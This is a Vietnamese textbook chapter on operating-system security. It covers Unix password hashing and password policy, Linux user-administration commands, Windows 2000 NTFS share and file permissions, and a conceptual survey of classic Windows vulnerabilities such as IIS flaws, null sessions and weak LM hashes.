Khi user cố gắng để logon vào hệ thống Unix, user cung cấp ID và password. Hệ điều hành sử dụng ID làm chỉ số để tìm trong file password để nhận được giá trị "salt" và giá trị password đã được mã hoá, sau đó dùng giá trị "salt" và password tiến hành mã hoá như trên, kết quả thu được được so sánh với giá trị password đã được mã hoá ở trên, nếu phù hợp password được chấp nhận

Thủ tục mã hoá được thiết kế làm nản lòng các kiểu tấn công phỏng đoán. Việc thực thi các phần mềm của DES chậm hơn so với các phiên bản phần cứng và việc lặp lại 25 lần làm cho thời gian yêu cầu tương tác cũng tăng lên 25 lần.

Tuy nhiên, có hai mối đe doạ đối với lược đồ password của UNIX. Thứ nhất, một user có thể đạt được truy nhập trên một máy dùng account khách hoặc bằng một cách thức nào đó và rồi chạy chương trình phỏng đoán password, gọi là password cracker, trên máy đó. Những kẻ tấn công có thể kiểm tra hàng trăm, thậm chí hàng nghìn mật khẩu có thể với sự tiêu tốn tài nguyên rất ít. Hơn thế nữa, nếu đối thủ có thể thu được một bản copy của file password thì chương trình cracker cũng có thể chạy trên một máy khác lúc rảnh rỗi. Điều này cho phép đối thủ chạy qua hàng nghìn password có thể trong một thời gian vừa phải.

Thậm chí tốc độ phỏng đoán vô cùng lớn không làm cho nó khả thi để một kẻ tấn công sử dụng kỹ thuật dumb brute-force để thử tất cả các tổ hợp có thể của các ký tự để khám phá ra password. Thay vì thế, password cracker dựa vào một thực tế là một số người lựa chọn password có thể phỏng đoán dễ dàng. Một số người, khi được phép chọn mật khẩu cho mình lại lấy với độ dài quá ngắn. Một nghiên cứu nhận được từ các password khác nhau chọn trên 54 máy, với xấp xỉ 7000 accounts người dùng cho thấy gần 3% trong số này là 3 ký tự hoặc ngắn hơn. Vì vậy một kẻ tấn công có thể bắt đầu tấn công bằng việc thử quét tất cả các password có thể có độ dài 3 hoặc nhỏ hơn. Đối với một hệ thống, biện pháp đơn giản nhất để khắc phục điều này là loại bỏ bất kỳ password nào có độ dài nhỏ hơn 6 ký tự, thậm chí yêu cầu tất cả các password phải có độ dài chính xác bằng 8.

Độ dài mật khẩu chỉ là một phần của vấn đề. Nhiều người khi được phép chọn mật khẩu cho mình lại chọn những mật khẩu có thể phỏng đoán được như tên, tên đường phố của mình, hoặc những từ thông thường v.v ... Điều này làm cho việc crack mật khẩu càng trở lên thuận lợi hơn. Khi đó một cracker đơn giản chỉ phải thử file password với những password tựa như vậy. Do rất nhiều người sử dụng mật khẩu có thể phỏng đoán được nên chiến lược trên sẽ thu được thành công hầu như trên toàn hệ thống.

Với những trường hợp đặc biệt khác, nếu các user đã ấn định password bao gồm 8 ký tự có thể in được (tức là bao gồm cả các dấu câu và các ký hiệu ...) được lựa chọn ngẫu nhiên thì việc crack mật khẩu là không khả thi. Nhưng điều này lại làm cho các user gặp khó khăn trong việc nhớ password của mình. Tuy nhiên nếu chúng ta giới hạn toàn bộ mật khẩu là chuỗi các ký tự có thể nhớ được thì với kích thước như vậy vẫn là quá lớn để cho phép crack trong thực tế. Để loại trừ các password có thể đoán được trong khi vẫn cho phép các user lựa chọn password có thể nhớ được, có bốn kỹ thuật cơ bản sau đây được dùng:

- Giáo dục người dùng (User education)
- Dùng máy tính tạo password (Computer-generated passwords)
- Kiểm tra password đã được sử dụng (Reactive password checking)
- Kiểm tra password trước khi sử dụng (Proactive password checking)

Giáo dục dùng người dùng là nói cho họ biết tầm quan trọng của việc sử dụng mật khẩu khó đoán nhận và cung cấp cho họ những nguyên tắc trong việc lựa chọn mật khẩu mạnh (strong password). Phương pháp giáo dục người dùng không chắc thành công ở hầu hết mọi nơi, mà chỉ ở những nơi có mật độ người dùng lớn. Rất nhiều người dùng sẽ bỏ qua các nguyên tắc. Một số khác lại không hiểu được một mật khẩu mạnh là như thế nào. Chẳng hạn, một số người tin tưởng rằng đảo ngược lại một từ hoặc viết hoa chữ cuối cùng sẽ làm cho mật khẩu là không thể đoán được.

Computer-generated passwords cũng là một giải pháp. Nếu mật khẩu là hoàn toàn ngẫu nhiên, người dùng sẽ không thể nhớ được. Thậm chí nếu mật khẩu có thể phát âm được thì người dùng vẫn khó có thể nhớ được, điều này khiến họ viết chúng ra. Nói chung, giải pháp này ít được người dùng chấp nhận. FIPS PUB 181 đưa ra một trong những bộ tạo mật khẩu được tự động thiết kế tốt nhất. Chuẩn này không chỉ bao gồm các đặc tả về mặt phương pháp mà còn được hoàn thiện với mã nguồn được viết bằng ngôn ngữ C. Thuật toán này tạo ra các từ bằng cách tạo ra các âm tiết có thể phát âm được và nối chúng lại với nhau để tạo thành từ. Bộ tạo số ngẫu nhiên tạo ra dòng ký tự ngẫu nhiên được dùng để xây dựng các âm tiết và các từ.

Kỹ thuật reaction password checking là một kỹ thuật mà trong đó định kỳ, hệ thống chạy chương trình password cracker của riêng nó để tìm ra các password có thể đoán nhận. Hệ thống sẽ bỏ qua bất kỳ password nào được đoán nhận và thông báo đến người dùng. Thủ thuật này có một số mặt hạn chế sau: Thứ nhất, điều này đòi hỏi rất nhiều tài nguyên nếu như công việc được thực hiện một cách đúng đắn. Do một đối thủ nhất định có thể đánh cắp file password

có thể giành toàn bộ thời gian CPU cho công việc này hàng giờ đồng hồ, thậm chí hàng ngày nên nếu chương trình reaction password checking được thực hiện đúng vào lúc đó rõ ràng là bất lợi trong việc sử dụng tài nguyên hệ thống. Hơn nữa, bất kỳ password nào đã tồn tại đều giữ nguyên khả năng dễ bị tấn công cho đến khi chương trình reaction password checking tìm ra chúng.

Phương pháp nhiều triển vọng nhất để cải thiện mức độ an toàn cho các password là proaction password checking. Trong phương pháp này, người dùng được phép lựa chọn password cho mình. Tuy nhiên, tại thời điểm lựa chọn, hệ thống sẽ kiểm tra xem, nếu password là có thể cho phép thì nó được chấp nhận, trong trường hợp ngược lại nó bị loại bỏ. Vì các quá trình kiểm tra được dựa trên một lý lẽ rằng, với sự chỉ dẫn đầy đủ của hệ thống, các user có thể lựa chọn pasword dễ nhớ từ không gian mật khẩu khá lớn, không giống với mật khẩu bị đoán ra trong tấn công từ điển

♣ Như trên đã trình bày, trong an toàn truy nhập mạng, điều cần thiết là xác thực người dùng đối với hệ thống, nhưng đôi khi vấn đề xác thực hệ thống đối với người dùng cũng rất quan trọng. Chúng ta có thể lý giải điều này như sau: Giả sử chúng ta có một phòng công cộng, ở đó mọi người có thể truy nhập vào hệ thống thông qua các terminal. Khi người dùng đến một terminal, nó hiển thị cửa sổ hoặc thông báo login và người dùng gõ tên và mật khẩu vào. Giả sử có một người nào đó đã viết một chương trình mà hiển thị cửa sổ hoặc thông báo login giống với giao diện thật của hệ thống. Họ khởi động chương trình đó lên và rời khỏi terminal. Sau đó một người dùng khác đến và nghĩ rằng đó là thông báo login của hệ thống và gõ tên và mật khẩu vào. Khi đó chương trình sẽ lưu tên và mật khẩu là rồi mới cho phép người dùng đó login vào hệ thống bình thường. Hoặc chương trình sẽ thoát ra ngay lập tức và người dùng chỉ nghĩ rằng có sự sai sót gì đó và login lại một lần nữa. Vấn để ở đây là hệ thống đã không xác thực được chính nó với người dùng.

2. An toàn truy nhập hệ thống

Xác định quyền hạn của người dùng đối với người dùng và quyền hạn của người dùng đối với các thiết bị và các thao tác hệ thống

Quyền của người dùng như tạo, xem, sửa xoá các khoản mục người dùng. Mỗi hệ điều hành đều có một khoản mục đại diện cho người quản trị mạng là người có quyền cao nhất trong hệ thống. Người quản trị mạng sẽ tạo ra các khoản mục người dùng khác và gán quyền cho họ

Các thao tác đối với khoản mục như:

- Tạo khoản mục người dùng, nhóm người dùng
- Xoá khoản mục người dùng, nhóm người dùng
- Xem thông tin về khoản mục người dùng, nhóm người dùng
- Xem, thêm, bớt thành viên của nhóm người dùng
- Vô hiệu hoá khoản mục

Các thao tác đối với thiết bị như:

- Truy nhập vào mạng từ máy chủ
- Tắt máy chủ
- Dùng máy in mạng
- Backup và khôi phục dữ liệu

♣ Đối với hệ điều hành Linux user có quyền cao nhất là root, root có thể tạo các user bằng cách sử dụng các lệnh *useradd* hoặc *adduser*

```
# useradd
        usage: useradd [-u uid [-o]] [-g group] [-G group ...]
        [-d home] [-s shell] [-c comment] [-m [-k template]]
        [-f inactive] [-e expire mm/dd/yy] [-p passwd] [-n]
        [-r] name useradd -D [-g group] [-b base] [-s shell]
        [-f inactive] [-e expire mm/dd/yy]
#
```

Để xoá khoản mục người dùng sử dụng lệnh *userdel*

```
[root@redhat /root]# userdel
        usage: userdel [-r] name
[root@redhat /root]#
```

Trong đó nếu có tuỳ chọn -r thì thư mục home và nội dung của nó sẽ bị xoá. Trường hợp ngược lại, thư mục home và nội dung của nó sẽ không bị xoá.

Lệnh *useradd - D* sẽ cho thông tin về những giá trị mặc định của người dùng hiện tại

```
# useradd - D
    - GROUP = 100
    - HOME = /home
    - INACTIVE = -1
    - EXPIRE =
    - SHELL = /bin/bash
    - SKEL = /etc/skel
#
```

Lệnh *usermod* sẽ modify user logins

```
[root@redhat /root]# usermod
usage: usermod [-u uid [-o]] [-g group]
        [-G group, ...] [-d home [-m]] [-s shell]
        [-c comment] [-l new_name] [-f inactive]
        [-e expire mm/dd/yy] [-p passwd] name
[root@redhat /root]#
```

Các lệnh đối với nhóm như: *groupadd* tạo nhóm mới, *groupdel* xoá nhóm ...
Hoặc các lệnh để backup dữ liệu và khôi phục dữ liệu hoặc nén dữ liệu như *tar* và *gzip*.

3. An toàn truy nhập file và thư mục

Mạng máy tính cho phép người dùng có những file và thư mục dùng chung trên máy chủ. Từ một trạm bất kỳ người dùng có thể truy nhập đến các file và thư mục nằm trên máy chủ. Chúng có thể là các file chương trình, file dữ liệu, file hệ thống.... Do chức năng quyền hạn của mỗi người dùng khác nhau nên nhu cầu truy nhập đến các file dùng chung cũng khác nhau. Chính vì vậy các hệ điều hành mạng đều có cơ chế gán quyền truy nhập đối với các file và thư mục cho mỗi người dùng

- Đối tượng được gán quyền: Đối tượng được gán quyền là người dùng, nhóm người dùng, một tập hợp người dùng nào đó. Khi một nhóm có một số quyền nào đó thì những thành viên của nhóm đó sẽ được nhận những quyền đó. Khi một người dùng bị đưa ra khỏi nhóm thì anh ta cũng sẽ không còn các quyền của nhóm nữa

- Đối tượng để gán quyền: đối tượng để gán quyền là file và thư mục

Khi một đối tượng (người dùng, nhóm người dùng,....) được gán một số quyền nào đó đối với một thư mục thì nói chung họ có những quyền đó đối với file và thư mục con

- Quyền thực sự: Do người dùng được nhận quyền đối với thư mục và file với nhiều tư cách khác nhau như đọc gán trực tiếp, là thành viên của nhiều nhóm hoặc do các hạn chế khác như quyền thừa hưởng ... nên quyền thực sự của người dùng đối với một thư mục và file là quyền tổng hợp của tất cả các quyền được tính theo quy tắc nhất định. Chẳng hạn nếu một người dùng là thành viên của một nhóm thì quyền của anh ta đối với file sẽ là kết hợp của quyền được gán trực tiếp và quyền mà nhóm được gán với thư mục

♣ Chúng ta có thể xem xét vấn để an toàn truy nhập file và thư mục thông qua hệ điều hành Windows 2000

Windows 2000 hỗ trợ hai hệ thống file là FAT (File Allocation Table) và NTFS (New Technology File System). Mỗi hệ thống có những ưu điểm và hạn chế riêng.

FAT cho phép truy nhập từ các hệ điều hành khác như Windows, MS-DOS, OS/2. Nếu muốn chạy được các ứng dụng trên DOS và OS/2 thì phải chọn phân hoạch hệ thống file theo FAT. Tuy nhiên hệ thống này có tính bảo mật thấp

NTFS là hệ thống phân hoạch file tiên tiến, chỉ có WindowsNT và Windows 2000 hỗ trợ phân hoạch này. Hệ thống phân hoạch này có lợi thế là bảo mật được ở mức file và phân chia làm nhiều mức cho phép truy cập vào thư mục và file

• Trước tiên chúng ta hãy xét một số khái niệm về quyền truy nhập và quyền sở hữu trong Windows 2000

- Quyền truy nhập (Permission): chỉ mức độ người sử dụng có thể truy nhập vào một file hay thư mục. Trên hệ thống NTFS có rất nhiều quyền truy cập đáp ứng được nhu cầu bảo mật dữ liệu đa dạng. Có hai loại quyền truy cập vào tài nguyên file và thư mục là: *quyền truy cập chung hay quyền truy cập chia sẻ* (share permisson) và *quyền truy cập file và thư mục* (file and directory permission). Dưới đây để ngắn gọn và dễ phân biệt ta sẽ gọi *quyền truy cập chia sẻ* là *quyền truy cập từ xa* và *quyền truy cập file và thư mục* là *quyền truy cập cục bộ*

- Quyền sở hữu (Ownership): một người sử dụng có quyền sở hữu đối với một file hay thư mục nào đó sẽ có toàn quyền sử dụng file hay thư mục đó, đồng thời còn có thể cấp quyền truy cập file hay thư mục này cho các đối tượng khác. Khi một người sử dụng tạo ra một file hay thư mục mới thì quyền sở hữu file hay thư mục này sẽ thuộc về họ. Mỗi một file hay thư mục chỉ có duy nhất một đối tượng có quyền sở hữu

• Quyền truy cập từ xa

Trong hệ thống mạng Windows 2000, một thư mục (kể cả ổ đĩa) bất kỳ của máy tính nào muốn trở thành tài nguyên chung (cho những người ở máy tính khác sử dụng) đều phải tiến hành thao tác chia sẻ.

Windows 2000 chỉ cho phép chia sẻ các thư mục mà không chia sẻ được các file. Do vậy quyền truy cập từ xa trong Windows 2000 chỉ áp dụng đối với thư mục. Các quyền truy cập từ xa gồm có:

- Full Control: cho phép thực hiện tất cả mọi công việc trên tất cả các file và thư mục con trong thư mục chia sẻ

- Change: cho phép đọc và thi hành cũng như thay đổi và xoá các file và thư mục con trong thư mục chia sẻ

- Read: cho phép đọc và thi hành các file, xem nội dung thư mục chia sẻ, không có khả năng sửa đổi hoặc xoá bất kỳ thứ gì trong thư mục chia sẻ.

• Quyền truy cập cục bộ

Như trên ta thấy quyền truy cập từ xa chỉ được phân thành ba mức. Do vậy không đáp ứng được nhu cầu bảo mật dữ liệu trên mạng ví có rất nhiều loại đối tượng sử dụng khác nhau trên mạng, đòi hỏi các quyền trên cần được chia nhỏ tiếp. Mặt khác nếu muốn phân riêng ba quyền đó cho ba nhóm đối tượng khác nhau thì ta phải tiến hành ba lần thao tác chia sẻ và trao quyền. Sự có mặt của *quyền truy cập cục bộ* nhằm đáp ứng yêu cầu trên. Để cho *quyền truy cập cục bộ* có ý nghĩa thì *quyền truy cập từ xa* phải ở mức rộng hơn

Tuy nhiên tại máy tính có thư mục chia sẻ, nếu ta truy cập thư mục chia sẻ này như một tài nguyên cục bộ của máy thì quyền truy cập từ xa sẽ không được áp dụng lúc đó chỉ có quyền truy cập cục bộ là có hiệu lực.

Đối với các thư mục và file, có hai mức truy cập khác nhau, có thể tạm gọi là *quyền truy cập mức cao* và *quyền truy cập mức thấp,* trong đó quyền truy cập mức cao là tổ hợp của những quyền truy cập mức thấp. Bảng sau trình bày cách kết hợp của các quyền truy cập mức cao từ các quyền truy cập mức thấp

Mức cao / **Mức thấp**	**Write**	**Read**	**List Folder Contents**	**Read & Execute**	**Modify**	**Full Control**
Traverse folder/Execute File			x	x	x	x
List Filder/Read Data		X	x	x	x	x
Read Attributes		X	x	x	x	x
Read Extended Attributes		X	x	x	x	x
Create Files/Write Data	x				x	x
Create Folders/Append Data	x				x	x
Write Attributes	x				x	x
Write Extended Attributes	x				x	x
Delete Subfolders and Files						x
Delete					x	x
Read Permissions	x	X	x	x	x	x
Change Permissions						x
Take Ownership						x


Những quy luật hình thành các quyền truy cập mức cao trong bảng trên được áp dụng cho cả file và thư mục, chỉ trừ **List Folder Contents,** vì quyền truy cập này chỉ áp dụng cho thư mục.

Những quyền truy cập mức thấp có dạng chọn một trong hai như: Traverse Folder/Execute File, List Filder/Read Data, Creat Files/Write Data va Creat Folders/Append Data thì quyền đầu được áp dụng cho thư mục, quyền sau được áp dụng cho file.

Các quyền truy cập ở mức thấp là cơ sở để tạo nên các quyền truy cập ở mức cao mà chúng ta thường thấy như: Read, Modify và Full Control ... Ý nghĩa của các quyền truy cập mức thấp như sau:

- Traverse folder/Execute File: Traverse folder (nghĩa là đi qua thư mục) chỉ áp dụng đối với các thư mục.

Có những lúc ta thực hiện các file chương trình nào đó có gọi đến các file khác trong các thư mục khác. Ví dụ, ta thực hiện một file chương trình Program1.exe trong thư mục App1 (hình vẽ sau). Giả sử file chương trình đó lại cố gắng gọi đến một file khác trong một thư mục khác nằm sâu hơn một cấp bên dưới App1 (giả sử đó là file Data.dat trong thư mục App111), trong khi ta lại không được phép truy cập các thư mục cấp một bên dưới App1 (tức là App11). Khi đó ta sẽ nhận được thông báo lỗi "Access denied" (từ chối truy cập), vì Windows 2000 không cho phép đi qua một thư mục không được phép truy cập. Tuy nhiên chỉ cần có quyền Traverse folder đối với các thư mục ở mức trên (là App11) thì ta sẽ đi qua được các thư mục trung gian để đến đích (là App111).



Còn với Execute File thì chỉ áp dụng đối với các file và nếu file có đuôi là .EXE, .COM hoặc một kiểu file khả thi khác thì quyền này cho ta thi hành được file đó.

- List Filder/Read Data: List Filder cho phép xem nội dung của thư mục còn Read Data cho phép xem nội dung của file

- Read Attributes: cho phép nhìn thấy các thuộc tính cơ bản của file gồm: Read-Only, Hidden, System và Archive.

- Read Extended Attributes: một số chương trình có gộp các thuộc tính khác vào kiểu file của chúng. Ví dụ Microsoft Word có gắn thêm vào file .DOC

các thuộc tính như: Author, Subject, Title, ... Các thuộc tính này được gọi là thuộc tính mở rộng (Extended Attributes) và chúng thay đổi từ chương trình này sang chương trình khác. Quyền truy cập mức thấp này cho phép ta xem được các thuộc tính mở rộng đó

- Create Files/Write Data: Create Files cho phép đặt các file mới vào thư mục đang xét (nghĩa là có thể tạo ra hoặc sao chép, di chuyển từ nơi khác đến). Write Data thì cho phép ghi đè lên (sửa) những dữ liệu hiện có bên trong file nhưng không cho bổ sung thêm dữ liệu vào file

- Create Folders/Append Data: Create Folders cho phép tạo ra các thư mục đang xét còn Append Data cho phép bổ sung thêm dữ liệu vào cuối file đang xét nhưng không cho sửa những dữ liệu đã có của file đó

- Write Attributes: cho phép thay đổi các thuộc tính cơ bản của một file

- Write Extended Attributes: cho phép thay đổi các thuộc tính mở rộng của một file

- Delete Subfolders and Files: cho phép xoá các thư mục con và các file của thư mục đang xét nhưng không xoá được chính thư mục này

- Delete: cho phép xoá một file hoặc thư mục, nếu nó là thư mục thì chỉ xoá được khi nó đã rỗng

- Read Permissions: cho phép xem tất cả các quyền truy cập vào file hoặc thư mục đã được trao cho các đối tượng nhưng không thể thay đổi được các quyền đã trao này

- Change Permissions: cho phép thay đổi các quyền truy cập vào file hoặc thư mục cho các đối tượng

- Take Ownership: cho phép chiếm lấy quyền sở hữu file hoặc thư mục

• Tổng hợp các quyền truy cập

Vì người sử dụng có thể được trao cả quyền truy cập từ xa và quyền truy cập cục bộ đối với file hay thư mục, đồng thời họ cũng có thể nhận được các quyền này từ các nhóm mà họ là thành viên. Khi đó tổng hợp lại thì họ có những quyền truy cập thực sự nào đó đối với một file hay thư mục. Nguyên tắc tính quyền truy cập tổng hợp trong Windows 2000 như sau:

- Trước hết tổng hợp các quyền truy cập mà người sử dụng có được nhờ được trao trực tiếp và được kế thừa từ các nhóm mà họ là thành viên (khi tổng hợp, ta phân thành hai nhóm là quyền truy cập từ xa và quyền truy cập cục bộ). Quyền tổng hợp ở đây sẽ là hợp của các quyền mà người sử dụng có được nhờ được trao trực tiếp và các quyền kế thừa từ các nhóm mà họ là thành viên, trừ ra những quyền bị cấm tường minh

Ví dụ: Nếu người sử dụng A được trao quyền truy cập từ xa **Change** (bao gồm cả các quyền Modify, Read, Write) và quyền truy cập cục bộ **Modify, Write** đối với thư mục **Baocao.**

Giả sử A là thành viên của nhóm N1, nhóm này được trao quyền truy cập từ xa **Read** và quyền truy cập cục bộ **Read** trong khi bị cấm tường minh hai quyền truy cập cục bộ **Modify** và **Write** đối với thư mục **Baocao.**

Khi đó quyền tổng hợp từ xa mà A có được đối với thư mục **Baocao** là **Change,** quyền tổng hợp cục bộ là **Read**

- Cuối cùng quyền tổng hợp thức sự mà người sử dụng có được sẽ là những quyền hạn chế nhất giữa các quyền tổng hợp từ xa và các quyền tổng hợp cục bộ, tức là sẽ bằng giao của các quyền tổng hợp từ xa và các quyền tổng hợp cục bộ

Như trong ví dụ trên thì quyền truy cập thực sự của A đối với thư mục **Baocao** sẽ bằng giao của **Change** và **Read,** tức là **Read**

III. CÁC LỖ HỔNG AN TOÀN

1. Khái niệm

Hệ điều hành Microsoft Windows có nguồn gốc phát triển cho các máy tính cá nhân và các mạng an toàn như chúng ta đã thấy ở công sở. Tuy nhiên nó lại không an toàn đối với mạng vô chính phủ như Internet.

Trong giai đoạn ban đầu, hệ điều hành Microsoft Windows được thiết kế không phải tất cả cho Internet bởi Microsoft không nghĩ là Internet lại quan trọng đến thế. Internet đã buộc phải gắn vào nó và điều đó dẫn đến một số điểm yếu và thường được biết đến như là các lỗ hổng bảo mật (security holes).

Một lỗ hổng bảo mật cho phép một người nào đó xâm nhập vào máy tính của bạn qua đường kết nối Internet. Những lỗ hổng lớn cho phép họ tiếp quản hoàn toàn máy tính của bạn. Những lỗ hổng nhỏ có thể chỉ cho phép truy cập vào nội dung clipboard của bạn hoặc mật khẩu cuối cùng bạn nhập vào.

Các hệ điều hành khác như Linux, Mac OS cũng có các lỗ hổng bảo mật nhưng nó không giống như các lỗ hổng mà Windows hiện có.

Để cho công bằng, ở đây chúng ta cũng phải kể đến WindowsNT. Đây là phiên bản được sử dụng bởi các chuyên gia máy tính và nó cũng có một số lỗ hổng nhưng không nhiều. WindowsNT được coi là tương đối an toàn.

Như vậy chúng ta có thể thấy, khi đề cập đến vấn đề về các lỗ hổng bảo mật, người ta thường đề cập đến sự mất an toàn của các hệ thống máy tính khi

kết nối Internet. Điều này có thể xảy ra do bản thân các hệ điều hành hoặc các ứng dụng chạy trên nó chứa lỗi hoặc do các sai sót của con người trong quá trình sử dụng và khai thác hệ thống.

Mặt khác chúng ta đều biết muốn thực hiện được cơ chế an toàn, các hệ điều hành phải được thiết kế để đáp ứng các yêu cầu về an toàn đặt ra. Tuy nhiên trên thực tế, việc thiết kế các hệ điều hành chỉ đạt được đến mức độ tiệm cận các yêu cầu an toàn chứ không đáp ứng hoàn toàn được chúng. Những nơi mà ở đó yêu cầu thiết kế bị phá vỡ gọi là các lỗ hổng

2. Một số lỗ hổng tiêu biểu trong các hệ điều hành

2.1 Đối với hệ điều hành Microsoft Windows

2.1.1 Các dịch vụ thông tin Internet (Internet Information Services-IIS)

IIS dễ xảy ra tình trạng mất an toàn ở ba lớp chính sau: lỗi xử lý các yêu cầu không được dự kiến trước, tràn bộ đệm và những ứng dụng tiêu biểu.

- Lỗi xử ký các yêu cầu không được dự kiến trước (Failure to Handle Unanticipated Requests): Nhiều IIS dễ bị tấn công bao gồm lỗi về xử lý không đúng (chỉ vòng vo) những yêu cầu HTTP đã được định dạng. Ví dụ điển hình là tính dễ bị tấn công qua danh bạ Unicode mà đã bị sâu mạng Code Blue lợi dụng. Bằng một yêu cầu xảo quyệt để lợi dụng một trong những điểm yếu này, một tấn công từ xa có thể:
  - Xem mã nguồn của các kịch bản ứng dụng (scripted applications)
  - Xem các file bên ngoài tài liệu Web gốc
  - Xem các file Web server đã xây dựng nhưng không cung cấp
  - Thực thi các lệnh tuỳ tiện trên server (kết quả của việc này thường là xoá các file nguy kịch hoặc cài đặt backdoor)
- Tràn bộ đệm: Nhiều ISAPI mở rộng (bao gồm ASP, HTR, IDQ, PRINTER, SSH mở rộng) dễ bị tấn công tràn vùng đệm. Ví dụ điển hình trong trường hợp này là điểm yếu .idq ISAPI mở rộng đã bị sâu mạng Code Red và Code Red II lợi dụng. Một yêu cầu xảo quyệt từ những kẻ tấn công từ xa có thể cho kết quả trong
  - Từ chối dịch vụ (Denial of service)
  - Thực thi các mã hoặc các lệnh bất kỳ trên ngữ cảnh người dùng của Web server (ví dụ như IUSR_servername hoặc IWAM_servername user)
- Các ứng dụng mẫu: Các ứng dụng mẫu thường được thiết kế để giải thích vai trò của môi trường server, không chống lại được các tấn công và không có dụng ý phục vụ như là các sản phẩm ứng dụng. Thực tế rằng việc kết hợp các

vị trí mặc định và mã nguồn có sẵn được xem xét kỹ lưỡng, làm cho chúng trở thành mục tiêu quan trọng nhất bị khai thác. Trong trường hợp tấn công kiểu này yêu cầu kẻ tấn công phải có kỹ thuật rất cao

- Ứng dụng mẫu newdsn.exe đã cho phép kẻ tấn công từ xa có thể tạo hoặc ghi đè các file tuỳ ý trên server

- Một số ứng dụng cho phép xem các file bất kỳ từ xa, điều này có thể được sử dụng để thu thập các thông tin như cơ sở dữ liệu userids và passwords

- Ứng dụng iisadmin, ism.dll cho phép truy cập từ xa đến thông tin server mật bao gồm cả mật khẩu của người quản trị

Các phiên bản hệ điều hành chứa điểm yếu về IIS là WindowsNT 4 chạy ISS 4, Windows 2000 server chạy IIS 5 và Windows XP Professional chạy ISS 5.1 đều chịu ảnh hưởng từ lỗ hổng IIS.

2.1.2 Các thành phần truy nhập dữ liệu Microsoft- Các dịch vụ dữ liệu từ xa (Microsoft Data Access Components-Remote Data Services)

Thành phần dịch vụ dữ liệu từ xa (RDS) trong các phiên bản cũ của thành phần truy cập dữ liệu Microsoft (MDAC) có một chương trình bị sai sót cho phép người dùng từ xa có thể thực thi các lệnh cục bộ với đặc quyền của người quản trị

Phần lớn các hệ điều hành Microsoft Windows NT 4.0 chạy IIS 3.0 hoặc 4.0, Remote Data Services 1.5 hoặc Visual Studio 6.0 đều bị ảnh hưởng của sai sót này

2.1.3 Microsoft SQL Server

Microsoft SQL Server (MSSQL) chứa một số điểm yếu nghiêm trọng cho phép kẻ tấn công từ xa thu được những thông tin mật, sửa đổi nội dung cơ sở dữ liệu, làm tổn thương SQL server, trong một số trường hợp có thể làm tổn thương các máy chủ server

Điểm yếu trong MSSQL đã được công bố và nó bị tấn công rất nhiều. Gần đây, vào tháng năm năm 2002, sâu mạng MSSQL đã lợi dụng một số sai sót đã được công bố của MSSQL làm tổn thương một số máy chủ. Sâu mạng này đã tạo ra mức độ nguy hiểm về giao thông mạng khi quét qua các máy chủ dễ bị tấn công

Bất kỳ hệ thống Microsoft Windows nào cài đặt Microsoft SQL Server 7.0, Microsoft SQL Server 2000 hoặc Microsoft SQL Server Desktop Engine 2000 đều bị ảnh hưởng bởi điểm yếu này của MSSQL

2.1.4 NETBIOS -- Unprotected Windows Networking Shares

Microsoft Windows cung cấp cho một máy chủ khả năng chia sẻ các file và thư mục qua mạng với một máy chủ khác qua Windows network shares. Những kỹ thuật ưu tiên các thuộc tính này là giao thức Server Message Block (SMB) hoặc Common Internet File System (CIFS). Các giao thức này cho phép các máy chủ thao tác với các file như là chúng ở đó.

Mặc dù đây là điểm mạnh và hữu ích của Windows nhưng không thích hợp cho cấu hình những mạng chia sẻ có thể phô bày các file hệ thống nguy kịch, hoặc cung cấp kỹ thuật cho những người dùng bất chính hoặc các chương trình lấy quyền điều khiển hoàn toàn máy chủ. Một trong những cách mà cả virus Sircam và sâu mạng Nimda lây lan nhanh chóng vào mùa hè năm 2001 là tìm ra tài nguyên mạng dùng chung không được bảo vệ và đưa vào đó một bản sao của chính nó.

Các hệ thống Windows 95, Windows 98, Windows NT, Windows Me, Windows 2000 và Windows XP đều có điểm yếu này

2.1.5 Anonymous Logon -- Null Sessions

Sự kết nối không phiên (Null Session) hay đăng nhập nặc danh (Anonymous Logon) là kỹ thuật cho phép người dùng nặc danh lấy các thông tin qua mạng (như là tên người dùng, các tài nguyên dùng chung) hoặc kết nối mà không xác thực. Điều này được sử dụng trong các ứng dụng như Windows Explorer để liệt kê các tài nguyên được chia sẻ trên các server ở xa. Trên các hệ thống WindowsNT, 2000 và XP, nhiều dịch vụ cục bộ thực hiện dưới tài khoản SYSTEM (system account), như là LocalSystem trên Windows 2000 và XP. Tài khoản SYSTEM cũng được sử dụng cho nhiều hoạt động hệ thống nguy kịch. Khi một máy cần lấy dữ liệu hệ thống từ các máy khác, tài khoản SYSTEM sẽ mở null session đối với máy khác.

Tài khoản SYSTEM gần như không có giới hạn về các đặc quyền và nó không có mật khẩu, vì vậy bạn không thể đăng nhập như SYSTEM. Nhưng đôi khi SYSTEM cần truy cập thông tin đến những máy khác như các tài nguyên dùng chung sẵn có, user names ... các loại chức năng được cung cấp bởi Network Neighborhood. Vì nó không thể đăng nhập vào hệ thống khác bằng cách sử dụng UserID và password, nó sử dụng Null session để được truy nhập. Thật không may rằng kẻ tấn công cũng có thể đăng nhập với Null Session.

Các hệ thống WindowsNT, 2000 và XP đều có điểm yếu này

2.1.6 LAN Manager Authentication -- Weak LM Hashing

Mặc dù phần lớn các môi trường Windows hiện nay không cần cho sự hỗ trợ trình quản lý mạng cục bộ (LAN Manager-LM) nhưng Microsoft vẫn lưu trữ tài

sản LM password hashes (cũng được gọi là LANMAN hashes) bằng cách đặt mặc định chúng vào các hệ thống WindowsNT, 2000 và XP. Do LM sử dụng phương pháp mã yếu hơn rất nhiều so với các phương pháp mã hiện nay Microsoft sử dụng, các mật khẩu LM có thể bị bẻ gãy trong một thời gian rất ngắn. Thậm chí những mật khẩu trong những trường hợp khác được coi là rất mạnh thì cũng có thể bị bẻ gãy bằng sức mạnh của các phần cứng hiện tại trong khoảng một tuần lễ

Các điểm yếu của LM hashes xuất phát từ các nguyên nhân sau

- Mật khẩu bị rút ngắn còn 14 ký tự
- Mật khẩu được thêm vào các khoảng trắng cho đủ 14 ký tự
- Toàn bộ mật khẩu được chuyển đổi thành chữ hoa
- Mật khẩu được tách ra thành hai phần, mỗi phần 7 ký tự

